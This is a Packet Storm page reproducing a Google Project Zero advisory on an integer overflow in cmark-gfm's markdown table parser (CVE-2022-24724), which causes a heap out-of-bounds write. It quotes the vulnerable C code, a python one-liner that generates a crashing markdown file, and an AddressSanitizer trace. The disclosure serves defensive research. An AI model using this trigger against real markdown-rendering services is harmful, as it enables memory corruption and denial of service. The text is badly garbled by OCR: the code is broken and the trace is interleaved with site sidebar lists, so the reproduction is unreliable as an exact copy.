

Search	
--------	--

Home | Files | News | About | Contact |&[SERVICES_TAB] | Add New

cmark-gfm Integer overflow

Authored by Google Security Research, Felix Wilhelm

Posted Apr 6, 2022

cmark-gfm, Github's markdown parsing library, is vulnerable to an out-of-bounds write when parsing markdown tables with a high number of columns due to an overflow of the 16bit columns count.

tags | exploit, overflow

advisories | CVE-2022-24724


Related Files

Share This

Like 0 Tweet LinkedIn Reddit Digg StumbleUpon

Change Mirror Download cmark-gfm: Integer overflow in table extension cmark-gfm (Github's markdown parsing library) is vulnerable to an out-of-bounds write when parsing markdown tables with a high number of columns due to an overflow of the 16bit columns count. Support for parsing tables in a github flavored markdown file is implemented in extensions/table.c. When a potential table is found, try opening table header is called to parse the table header row (e.g | Column 1 | Column 2 |) and the delimiter/marker row (|-|:-|): // Since scan_table_start was successful, we must have a marker row. marker_row = row_from_string(self, parser, input + cmark_parser_get_first_nonspace(parser), len - cmark_parser_get_first_nonspace(parser)); return parent_container; \u2026 When both rows are parsed successfully, try_opening_table_header creates the alignments array to store alignment information for each column in the table: uint8_t *alignments = (uint8_t *)parser->mem->calloc(header_row->n_columns, sizeof(uint8_t)); cmark llist *it = marker_row->cells; for (i = 0; it; it = it->next, ++i) { node cell *node = (node_cell *)it->data; bool left = node->buf->ptr[0] == ':', right = node->buf->ptr[node->buf->size - 1] == ':'; if (left && right) alignments[i] = 'c'; else if (left) alignments[i] = ']': else if (right) alignments[i] = 'r'; The code uses the number of columns in the header row as the size of the array allocation, but loops through all columns in the marker row when filling the array. Normally, this isn't a problem as `header_row->n_columns == marker_row->n_columns` is checked earlier in the code. But, the check doesn't work when the real number of columns is larger than `2**16` as n_columns is defined as a uint16_t and row_from_string does not perform any checks to protect it from overflowing. An attacker can simply create a header row with X columns, a marker row with `2**16+X` columns and tr of-bounds writes at controlled offsets by setting the alignment of specific columns. $python3 -c print(\"|a|b|\$ |-|-|\ |\"+ \"A\"*1380000 + \"|b|\ \"+\"|\" + \"a|\" * 2 + \"\ |\" + \":-|\" * (2**16+2) + \"\ |a|b|\")' > /tmp/test.md \$./src/cmark-gfm -e table /tmp/test.md

t	Follow us of	on Twitter



File Archive: November 2022 <

Su	Мо	Tu	We	Th	Fr	Sa
		1	2	3	4	5
6	7	8	9	10	11	12
13	14	15	16	17	18	19
20	21	22	23	24	25	26
27	28	29	30			

Top Authors In Last 30 Days

Red Hat 186 files

Ubuntu 52 files

Gentoo 44 files

Debian 27 files

Apple 25 files

Google Security Research 14 files

malvuln 10 files

nu11secur1ty 6 files

mjurczyk 4 files

Firewall (821)

Info Disclosure (2,656)

George Tsimpidas 3 files

File Tags File Archives November 2022 ActiveX (932) October 2022 Advisory (79,557) September 2022 Arbitrary (15,643) August 2022 BBS (2,859) July 2022 Bypass (1.615) June 2022 CGI (1.015) May 2022 Code Execution (6,913) April 2022 Conference (672) March 2022 Cracker (840) February 2022 CSRF (3,288) January 2022 DoS (22,541) December 2021 Encryption (2,349) Older Exploit (50,293) File Inclusion (4,162) **Systems** File Upload (946)

AIX (426)

Apple (1,926)

```
==2096092==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x7f3aeaffd800 at pc 0x7f3affa99cal bp
                                                                                                                                                                                          Intrusion Detection (866) BSD (370)
      ffbb4d5390 sp 0x7fffbb4d5388
WRITE of size 1 at 0x7f3aeaffd800 thread T0
                                                                                                                                                                                          Java (2.888)
                                                                                                                                                                                                                              CentOS (55)
#0 0x7f3affa99ca0 in try_opening_table_header /usr/local/google/home/fwilhelm/code/cmark-gfm/extensions/table.c:294
                                                                                                                                                                                          JavaScript (817)
                                                                                                                                                                                                                              Cisco (1,917)
      #1 0x7f3affa99ca0 in try_opening_table_block /usr/local/google/home/fwilhelm/code/cmark-
gfm/extensions/table.c:390 #2 0x7f3aff9e536c in open new blocks /usr/local/google/home/fwilhelm/code/cmark-gfm/src/blocks.c:1286
                                                                                                                                                                                                                              Debian (6,620)
                                                                                                                                                                                          Kernel (6.255)
      #3 0x7f3aff9e536c in S_process line /usr/local/google/home/fwilhelm/code/cmark-gfm/src/blocks.c:1476 #4 0x7f3aff9e6ea0 in S_parser_feed /usr/local/google/home/fwilhelm/code/cmark-gfm/src/blocks.c:730
                                                                                                                                                                                          Local (14,173)
                                                                                                                                                                                                                             Fedora (1,690)
      #5 0x7f3aff9e73fc in cmark_parser_feed /usr/local/google/home/fwilhelm/code/cmark-gfm/src/blocks.c:680 #6 0x563777eaafe4 in main /usr/local/google/home/fwilhelm/code/cmark-gfm/src/main.c:281 #7 0xf5affffafec in _libc_start_main../csu/libc-start.c:332 #8 0x563777eaa2f9 in _start_(/usr/local/google/home/fwilhelm/code/cmark-gfm/build/src/cmark-gfm+0x32f9)
                                                                                                                                                                                          Magazine (586)
                                                                                                                                                                                                                             FreeBSD (1,242)
                                                                                                                                                                                          Overflow (12,390)
                                                                                                                                                                                                                              Gentoo (4,272)
0x7f3aeaffd800 is located 0 bytes to the right of 9437184-byte region [0x7f3aea6fd800,0x7f3aeaffd800)
UN/T3aeatrasuu is located U bytes to the right of 943/184-byte region [UN/T3aeatrasuu,UN/T3aeatrasuu]

#10 0x7f3affb58987 in __interceptor_calloc ../../../src/libsanitizer/asan/asan_malloc_linux.cpp:154

#1 0x7f3affa265a6 in alloc_arena_chunk /usr/local/google/home/fwilhelm/code/cmark-gfm/src/arena.c:19

#2 0x7f3affa267a8 in arena_calloc /usr/local/google/home/fwilhelm/code/cmark-gfm/src/arena.c:76

#3 0x7f3affa26a06 in cmark_llist_append /usr/local/google/home/fwilhelm/code/cmark-gfm/src/linked_list.c:7
                                                                                                                                                                                                                              HPUX (878)
                                                                                                                                                                                          Perl (1.417)
                                                                                                                                                                                          PHP (5,087)
                                                                                                                                                                                                                             iOS (330)
                                                                                                                                                                                          Proof of Concept (2,290)
                                                                                                                                                                                                                             iPhone (108)
      #4 0x7f3affa99204 in row from string /usr/local/google/home/fwilhelm/code/cmark-gfm/extensions/table.c:165
#5 0x7f3affa995cc in try_opening_table_header /usr/local/google/home/fwilhelm/code/cmark-gfm/extensions/table.c:241
                                                                                                                                                                                          Protocol (3,426)
                                                                                                                                                                                                                             IRIX (220)
#6 0x7f3affa995cc in try_opening_table_block /usr/local/google/home/fwilhelm/code/cmark-gfm/extensions/table.c:390
#7 0x7f3aff9e536c in open_new_blocks /usr/local/google/home/fwilhelm/code/cmark-gfm/src/blocks.c:1286
                                                                                                                                                                                          Python (1,449)
                                                                                                                                                                                                                             Juniper (67)
      ## 0x/f3aff9e53c in open_new_blocks/usr/local/google/home/rwilnelm/code/cmark-gfm/src/blocks.c::286
## 0xff3aff9e53c in S_process line /usr/local/google/home/fwilhelm/code/cmark-gfm/src/blocks.c::1476
## 0xff3aff9e6a0 in S_parser_feed /usr/local/google/home/fwilhelm/code/cmark-gfm/src/blocks.c::330
## 10 0xff3aff9e73fc in cmark_parser_feed /usr/local/google/home/fwilhelm/code/cmark-gfm/src/blocks.c::680
## 11 0xf63777eaafe4 in main /usr/local/google/home/fwilhelm/code/cmark-gfm/src/main.c::281
## 12 0xff3aff7fa7ec in __libc_start_main ../csu/libc-start.c::332
                                                                                                                                                                                          Remote (30,009)
                                                                                                                                                                                                                             Linux (44,118)
                                                                                                                                                                                                                              Mac OS X (684)
                                                                                                                                                                                          Root (3,496)
                                                                                                                                                                                          Ruby (594)
                                                                                                                                                                                                                              Mandriva (3,105)
NetBSD (255)
                                                                                                                                                                                          Scanner (1.631)
                                                                                                                                                                                          Security Tool (7,768)
                                                                                                                                                                                                                              OpenBSD (479)
                                                                                                                                                                                          Shell (3.098)
                                                                                                                                                                                                                              RedHat (12,339)
   Shellcode (1,204)
                                                                                                                                                                                                                              Slackware (941)
 Sniffer (885)
                                                                                                                                                                                                                              Solaris (1,607)
   Spoof (2,165)
                                                                                                                                                                                                                              SUSE (1,444)
SQL Injection (16,089)
                                                                                                                                                                                                                             Ubuntu (8.147)
   Addressable:
                                                                                                                                                                                          TCP (2,377)
                                                                                                                                                                                                                             UNIX (9,150)
   Partially addressable: 01 02 03 04 05 06 07 Heap left redzone: fa
                                                                                                                                                                                          Trojan (685)
                                                                                                                                                                                                                             UnixWare (185)
   Freed heap region:
Stack left redzone:
Stack mid redzone:
                                          f1
f2
                                                                                                                                                                                          UDP (875)
                                                                                                                                                                                                                             Windows (6,504)
   Stack right redzone:
Stack after return:
Stack use after scope:
                                                                                                                                                                                                                              Other
                                                                                                                                                                                          Virus (661)
                                          f8
  Global redzone:
Global init order:
                                                                                                                                                                                          Vulnerability (31,104)
                                          f6
f7
   Poisoned by user:
                                                                                                                                                                                          Web (9.329)
   Container overflow:
Array cookie:
Intra object redzone:
                                                                                                                                                                                          Whitepaper (3,728)
                                         bb
    ASan internal:
                                                                                                                                                                                          x86 (946)
   Left alloca redzone:
                                         ca
 Right alloca redzone:
Shadow gap:
==2096092==ABORTING
                                         cb
                                                                                                                                                                                          XSS (17,478)
                                                                                                                                                                                          Other
(The first table is used to fill the arena allocator and trigger a clean crash report from ASAN. It's not
This bug is subject to a 90-day disclosure deadline. If a fix for this issue is made available to users before the end of the 90-day deadline, this bug report will become public 30 days after the fix was made available. Otherwise, this bug report will become public at the deadline. The scheduled deadline is 2022-05-16. For more details, see the Project Zero vulnerability disclosure policy:
https://googleprojectzero.blogspot.com/p/vulnerability-disclosure-policy.html
Related CVE Numbers: CVE-2022-24724.
Found by: fwilhelm@google.com
```

Login or Register to add favorites

packet storm

© 2022 Packet Storm. All rights reserved

Site Links

News by Month

News Tags

Files by Month

File Tags

File Directory

About Us

History & Purpose

Contact Information

Terms of Service

Privacy Statement

Copyright Information

Hosting By

Rokasec



Follow us on Twitter



Subscribe to an RSS Feed